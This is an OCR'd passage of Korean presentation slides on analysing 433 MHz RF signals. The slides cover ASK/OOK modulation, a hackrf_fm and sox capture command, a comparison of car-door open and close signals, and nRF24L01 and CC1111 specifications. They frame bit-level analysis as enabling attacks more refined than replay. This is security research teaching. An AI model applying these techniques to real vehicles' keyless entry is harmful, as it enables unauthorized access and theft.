
ASK 예시

- Amplitude-Shift Keying




ASK-OOK 예시

* ON-OFF Keying




ASK-OOK Modulation



Binary Pattern 분석

Binary Pattern 분석의 필요성

- 단순 replay attack이 아닌, 무선신호의 Bit 해석 및 조작을 통한 정교한 공격 가능




관련 도구들

- hackrf_fm
  - RF signal dumper
- sox
  - Swiss army knife of sound processing
  - Apt-get install sox
  - Port install sox
- Audacity
  - Sound player

Wav 캡쳐


- # hackrf_fm -f 433000000 -s 2000000 | sox -t raw -r 2000000 -e signed-integer -b 16 -c 1 -V1 - save.wav



두 개의 신호 비교

차문 Open ➔

차문 Close ➔



RF 패킷의 구조 (nRF24L01 예)

Figure 4. An Enhanced ShockBurst™ packet with payload (0-32 bytes)

7.3.1 Preamble

The preamble is a bit sequence used to detect 0 and 1 levels in the receiver. The preamble is one byte long and is either 01010101 or 10101010. If the first bit in the address is 1 the preamble is automatically set to 10101010 and if the first bit is 0 the preamble is automatically set to 01010101. This is done to ensure there are enough transitions in the preamble to stabilize the receiver.

7.3.2 Address


This is the address for the receiver. An address ensures that the correct packet are detected by the receiver. The address field can be configured to be 3, 4 or, 5 bytes long with the `AW` register.

Note: Addresses where the level shifts only one time (that is, 000FFFFFFF) can often be detected in noise and can give a false detection, which may give a raised Packet-Error-Rate. Addresses as a continuation of the preamble (hi-low toggling) raises the Packet-Error-Rate.


CC1111 Spec

- 1기가 이하의 주파수
- 315/433/868/915MHz ISM/SRD bands
- FSK, ASK modulation
- Up to 500Kbps on air data rate
- 3.6V supply range

-Datasheet
http://www.ti.com/product/cc1110-cc1111



RF **통신 개발**



DEMO TIME

감사합니다.